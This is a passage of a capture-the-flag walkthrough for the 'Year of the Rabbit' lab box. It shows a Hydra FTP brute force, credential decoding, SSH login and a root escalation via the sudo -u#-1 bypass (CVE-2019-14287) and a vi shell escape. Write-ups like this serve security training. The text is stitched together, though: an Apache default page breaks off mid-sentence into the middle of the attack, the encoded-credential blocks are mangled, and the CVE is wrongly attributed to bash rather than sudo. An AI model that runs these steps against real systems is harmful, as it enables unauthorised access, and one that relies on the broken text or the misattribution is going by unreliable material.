Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.

. Due to the use of environment variables, in the default

`/intermediary.php`

Kill Burp then head over to the hidden directory and let's take a gander:



Index of [redacted]

Name	Last modified	Size	Description
Parent Directory		-	
Hot_Babe.png	2020-01-23 00:34	464K	

Apache/2.4.10 (Debian) Server at 10.10.193.61 Port 80

Index of hidden directory


It's indexable and contains only one file — an image: `Hot_Babe.png`

Click on it and we see that it's the classic picture of Lena frequently used as a test image for processing techniques. Further enumeration is evidently required.

Lena

If I didn't already know exactly where to go from here, I would probably spend some time messing around with binwalk to see if there was anything hidden in this image. As it is, I know that the solution is a lot simpler.

If you use `strings` or even `cat` on the file, you'll notice that the last 80 odd lines are all the same length. On lines 1790 and 1791 there's a message telling us that everything subsequent is a potential password for the FTP server, and that the username is "ftpuser." In other words, we've been given a wordlist:



```
[redacted]~$ sed -n '1790,1791p' Hot_Babe.png
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
```

Let’s save that wordlist in a new file, then we can set Hydra at the FTP server:


```
sed -n '1792,$p' Hot_Babe.png > wordlist.txt
```

Exploitation:

FTP

Using Hydra:

```
hydra -l ftpuser -P <path-to-copied-wordlist> <remote-ip> ftp
```




```
[redacted]~$ hydra -l ftpuser -P wordlist.txt 10.10.193.61 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-02 20:18:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per task
[DATA] attacking ftp://10.10.193.61:21/
[21][ftp] host: 10.10.193.61   login: ftpuser   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-02 20:19:03
```

Cracked!

Aaand we got it! We now have creds to login over FTP — let’s put ’em to good use!


Login with the creds that we found and you’ll see that there’s only one file in the directory:



```
[redacted]~$ ftp 10.10.193.61
Connected to 10.10.193.61.
220 (vsFTPd 3.0.2)
Name (10.10.193.61:[redacted]): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23 00:48 Eli's_Creds.txt
226 Directory send OK.
ftp>
```

Index of FTP directory


Any attempts to escape the current directory fail, so we’d be as well downloading `Eli's_Creds.txt` and seeing what we can do with them:



```
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
226 Transfer complete.
758 bytes received in 0.00 secs (2.2380 MB/s)
```

Downloading `Eli's_Creds.txt` from the FTP Server


Use `exit` to close the ftp connection then open up the file and let's see what we've got:



```
ftp> exit
221 Goodbye.
[redacted]~$ cat Eli\'s_Creds.txt
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->-
--<]> ----- .<+++ [->++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- ---.<+
++++[ ->--- --<]> -.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >---- ----- <]>-- ----- ----. ---.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ [redacted] ----- ---.+
++.<+ ++[-> ---<]                                 ++++[ ->---
--<]> -.<++ ++++[                                 +++[- >++++
+<]>+ +++.< +++++                                 +++<] >+.<+
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[ ->+++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++ [->++ +++++
<]>+. <+++[ ->--- <]>-- ---.- ----. <
```

Creds are a little bit brainfucked

That looks a lot like the esoteric language, Brainfuck. Copy the gibberish and put it into a brainfuck decoder:




```
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->-
--<]> ----- .<+++ [->++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- ---.<+
++++[ ->--- --<]> -.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >---- ----- <]>-- ----- ----. ---.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ [redacted] ---.+
++.<+ ++[-> ---<]                                 ->---
--<]> -.<++ ++++[                                 >++++
+<]>+ +++.< +++++                                 >+.<+
++++[ ->--- --<]>                                 +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++ [->++ +++++
<]>+. <+++[ ->--- <]>-- ---.- ----. <
```

Finished in 18 ms.

```
User: eli
Password: [redacted]
```

And there we have it: credentials for a user called Eli. Let's try 'em on SSH!

Eli




```
[redacted]~$ ssh eli@10.10.193.61
The authenticity of host '10.10.193.61 (10.10.193.61)' can't be established.
ECDSA key fingerprint is SHA256:ISBm3muLdVA/w4A1cm7QOQQOCSMRlPdDp/x8CNpbJc8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.193.61' (ECDSA) to the list of known hosts.
eli@10.10.193.61's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE



eli@year-of-the-rabbit:~$
```

Successful SSH as Eli

Success! We now have RCE as Eli. Of additional interest is the message that greeted us when we logged in: Root has left a message somewhere for a user called Gwendoline.


Regardless, it looks like we're going to have to work for our User flag, as it's not in Eli's home directory:



```
eli@year-of-the-rabbit:~$ ls -l
total 32
drwxr-xr-x 2 eli eli 4096 Jan 23 00:15 Desktop
drwxr-xr-x 2 eli eli 4096 Jan 23 00:15 Documents
drwxr-xr-x 2 eli eli 4096 Jan 23 00:15 Downloads
drwxr-xr-x 2 eli eli 4096 Jan 23 00:15 Music
drwxr-xr-x 2 eli eli 4096 Jan 23 00:15 Pictures
drwxr-xr-x 2 eli eli 4096 Jan 23 00:15 Public
drwxr-xr-x 2 eli eli 4096 Jan 23 00:15 Templates
drwxr-xr-x 2 eli eli 4096 Jan 23 00:15 Videos
```

No User Flag


A quick `find` search shows us that the flag is in Gwendoline's home directory. The plot thickens.



```
eli@year-of-the-rabbit:~$ find / -name "user.txt" 2>>/dev/null
/home/gwendoline/user.txt
eli@year-of-the-rabbit:~$ cat /home/gwendoline/user.txt
cat: /home/gwendoline/user.txt: Permission denied
```

Location of the User Flag


Right then, we might as well get to work on the only clue we've got: the message from Root. He's told us that there's a message stored in a "leet s3cr3t hiding place," that Gwendoline supposedly knows



```
eli@year-of-the-rabbit:~$ find / -name "s3cr3t" 2>>/dev/null
/usr/games/s3cr3t
```

Leet s3cr3t directory


That looks promising. There's a directory called "s3cr3t" at `/usr/games/s3cr3t`. Head over there and take a look:



```
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t/
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls
eli@year-of-the-rabbit:/usr/games/s3cr3t$
```

Empty Directory


Empty, at first glance, but a little perseverance goes a long way. There's a hidden message in this directory:



```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Jan 23 00:46 .
drwxr-xr-x 3 root root 4096 Jan 23 00:45 ..
-rw-r--r-- 1 root root  138 Jan 23 00:46 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
```

Hidden Message to Gwendoline

The message is for Gwendoline only? Oops…




```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just [redacted]
Honestly!

Yours sincerely
   -Root
```

Contents of Message to Gwendoline

Oh the irony: the guy harping on about security forgets to restrict the permissions on the file. What a jerk.

Anyway, we've got Gwendoline's password now, so let's borrow her account and grab that flag!




```
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{[redacted]}
```

User Flag

Privilege Escalation:

We've migrated to Gwendoline's account and grabbed the user flag. Now let's go for root!

The first thing, as ever, that we're going to check is whether we can run anything as sudo, using `sudo -l`:



```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
```

`sudo -l` output

Oh ho! Now that is interesting. We're allowed to execute a single command with sudo as Gwendoline: specifically, we can use the vi text editor to open the user flag. Now, usually this would be an easy privesc — open the file using sudo vi then execute `/bin/bash` from inside the environment; hey presto, instant root shell.

In this instance, however, root is the only account we *can't* run sudo as. Notice that instead of having `(ALL, ALL)` inside the brackets of who we can run commands as, we have `(ALL, !root)` meaning that we can't use sudo as root, but we can use it as anyone else (eli, or www-data, for example).

Now, if it weren't for one thing, that would be this path of privesc entirely down the gutter. Fortunately for us, there's a vulnerability (CVE-2019-14287) in bash itself that allows us to get around this specific sudo configuration and execute the command as root regardless. White Source Software has a really good explanation of this vulnerability, but in summary, if you select a user with an id of -1, sudo can't cope with it and just reverts back to 0 (i.e. the id of the root user). What this means is that, whilst we can't execute commands as the user with id 0 (root), we *can* execute commands as any other user, including -1, which reverts back to root, thus bypassing the restriction. Now, the big question: is this box vulnerable?

```
sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
:!whoami
```


```
Press ENTER or type command to continue
```

Proof of concept

Yep, looks like it!

All that's left to do now is execute `/bin/bash` from inside vi and we've got a root shell!


```
:!/bin/bash
```



```
THM{[redacted]}

:!/bin/bash
```

Getting Root

Would you look at that? A full root shell! Now all we need to do is grab `/root/root.txt` :



```
root@year-of-the-rabbit:/home/gwendoline# cat /root/root.txt
THM{[redacted]}
```

Root Flag

And we're finished. A job well done I would say!

